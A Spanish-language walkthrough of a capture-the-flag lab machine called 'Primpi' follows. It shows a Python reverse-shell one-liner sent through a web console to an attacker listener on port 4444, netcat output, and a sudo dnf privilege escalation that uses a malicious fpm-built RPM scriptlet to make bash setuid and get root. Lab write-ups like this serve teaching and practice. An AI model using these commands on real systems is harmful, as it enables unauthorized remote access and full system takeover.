
Primpi

al tirar de nmap solo no da el puerto 5000 asi que con eso vamos a verlo por chromium


es una terminal python que nos deja tirarnos una reverse shell, entonces nos conectamos con netcat




Aprende Python en Nuestra Web. Puedes practicar aquí:

```
import os
os.system("/bin/bash -i >& /dev/tcp/192.168.137.12/4444 0>&1")
```

Timeout expired




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 60696
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
[primpi@3564b5c13683 /]$ cd /home/pimpi
```




```
[primpi@3564b5c13683 ~]$ sudo -l
sudo -l
Matching Defaults entries for primpi on 3564b5c13683:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/var/lib/snapd/snap/bin

User primpi may run the following commands on 3564b5c13683:
    (ALL) NOPASSWD: /usr/bin/dnf
```

en nuestra maquina atacante hacemos lo siguiente, pero el ‘id’ lo cambiamos por ‘chmod u=s /bin/bash’ (si no tenes fpm lo tenes que instalar asi `sudo gem install --no-document fpm`)




```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

nos crea un `x-1.0-1.noarch.rpm` este lo subimos a la maquina victima y lo ejecutamos asi



```
[primpi@3564b5c13683 ~]$ sudo /usr/bin/dnf install -y x-1.0-1.noarch.rpm
sudo /usr/bin/dnf install -y x-1.0-1.noarch.rpm
Last metadata expiration check: 0:00:52 ago on Thu Jan 30 17:27:04 2025.
Dependencies resolved.
================================================================================
 Package      Architecture      Version            Repository              Size
================================================================================
Installing:
 x            noarch            1.0-1              @commandline           6.1 k

Transaction Summary
================================================================================
Install  1 Package

Total size: 6.1 k
Installed size: 20
Downloading Packages:
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :                                                        1/1
  Running scriptlet: x-1.0-1.noarch                                         1/1
  Installing       : x-1.0-1.noarch                                         1/1
  Verifying        : x-1.0-1.noarch                                         1/1

Installed:
  x-1.0-1.noarch

Complete!
[primpi@3564b5c13683 ~]$ ls -l /bin/bash
ls -l /bin/bash
---Sr-xr-x 1 root root 1443376 Jan 22  2024 /bin/bash
[primpi@3564b5c13683 ~]$
```

durante la instalacion no ejecuto el comando con privilegios suid, asi que ahora



```
[primpi@3564b5c13683 ~]$ /bin/bash -p
/bin/bash -p
whoami
root
cd /root
ls
anaconda-post-nochroot.log
anaconda-post.log
original-ks.cfg
pwd
/root
```